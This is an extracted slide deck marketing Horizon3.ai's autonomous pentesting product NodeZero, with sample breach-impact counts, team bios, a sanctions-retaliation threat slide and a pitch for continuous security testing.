
Impact	Count	Description
Domain Compromise	1	Compromised 1 domain via 4 separate attack vectors
Host Compromise	14	Compromised 14 hosts via 40 separate attack vectors
Domain User Compromise	7	Compromised 7 domain users
Ransomware Exposure	8	Ransomware exposure on 8 stores via 24 separate attack vectors
Sensitive Data Exposure	9	Compromised sensitive data on 9 stores via 21 separate attack vectors
Critical Infrastructure Compromise	5	Compromised 5 critical applications or devices via 6 separate attack vectors
Brand Compromise	1	Compromised 1 subdomain

At the bottom right of the impacts list, there is a button labeled 'Go to Impacts'.

Our customers shift from annual to daily pentests, typically running the following perspectives:

1. Internal RFC1918 scope

= Assume the attacker can gain initial access and can freely maneuver





✓ Vulnerability scan



✓ Annual Pentest



✓ Annual Tabletop Exercise



✓ We're secure, bring it!



Waiting for a breach to verify
my security tools work

1000+ companies have withdrawn from the Russian economy



Suppliers →

→ Distributors

Western Sanctions

Cyber-Enabled Counter Punch

Ban Russians from traveling



Corrupt airline ticketing database

Ban the sale of luxury goods



Attack logistics industry to create product shortages

Ban Russian oil & gas



Attack refineries & pipelines to cause 10x spike in gas prices

1. See your enterprise through the eyes of the attacker

- Attackers will get in, can you detect and stifle them?
- Are your “crown jewels” secure?
- Are your tools & processes effective?

2. Build your incident response muscle memory

- Router crashed due to hack or IT misconfig?
- Are your processes clearly understood?
- Who has decision-making authority?

3. Operational Collaboration

- **Red** + **Blue** = **Purple teams**
- Your suppliers & distributors are part of your security team
- Operationally-minded ISAC's



Don't tell me we're secure, show me

Who We Are



[Snehal Antani](#)
CEO & Co-Founder
Former CTO, JSOC
Former CTO, Splunk
Former CIO, GE Capital



[Tony Pillitiere](#)
Founding Engineer
Former US Special Ops
MSgt (Ret), USAF




[Bob Cariddi](#)
Chief Revenue Officer
Former SVP Sales,
SentinelOne, Whitehat

What We Do

Manual
Crowdsourced
Automated
Autonomous Pentesting

Our "Aha" Moment



*No credentialed agents to install
No scripts to write or maintain
Safe to run against production*

Primary Use-cases

1. Effective Security


- Verify you're logging the right data
- Verify your SOC or MSSP can quickly detect & respond
- Verify your security tools are configured & working properly

2. Proactive Systems Hardening

- Shift from annual to daily pentests
- Red + Blue working together = purple
- Centralized Service to verify security posture

3. Red Team force Multiplier

- Use NodeZero to conduct recon & chain common attacks
- Frees up humans to focus on harder attacks
- Increase your attack coverage with human+machine teaming



Application Security Testing
SAST, DAST, Bug Bounty, Web App Testing initiatives

Infrastructure Security Testing

HORIZON3.ai
TRUST BUT VERIFY
On-Prem, Cloud, External



HORIZON3.ai


TRUST BUT VERIFY

Our Team



[Snehal Antani](#)

CEO & Co-Founder
Former CTO, JSOC
Former CTO, Splunk
Former CIO, GE Capital



[Tony Pillitiere](#)

Founding Engineer
Former US Special Ops
MSgt (Ret), USAF



[Bob Cariddi](#)

Chief Revenue Officer
Former SVP Sales,
SentinelOne, Whitehat



CROWDSTRIKE



SentinelOne



U.S. AIR FORCE



U.S. ARMY



DARKTRACE



CYLANCE

MANDIANT



CHECK POINT

ManTech



Synack

RSA



Qualys



BeyondTrust



Malwarebytes



LIFARS

IBM



Nasdaq



SafeBreach

Our pain as practitioners

Vulnerability Scanners

- Noisy
- Vulnerable != exploitable
- Can't chain weaknesses across machines


Human Pentesters

- Can't scale to test 100,000+ hosts
- Can't quickly retest to verify remediations
- Incomplete and unactionable snapshot

Breach & Attack Simulation

- Requires credentialed agents be installed
- Requires custom scripts be developed
- Not safe to run against production

What we needed: Continuously Verify our Security Posture



No agent to install?!	
No custom scripts to write?!	
Self-Service UX!? Production Safe?!	

Thank You!

Schedule a demo

Contact NetBoss BV

rainer@horizon3.ai

www.horizon3.ai

www.linkedin.com/company/horizon3ai

<https://twitter.com/Horizon3ai>



HORIZON3.ai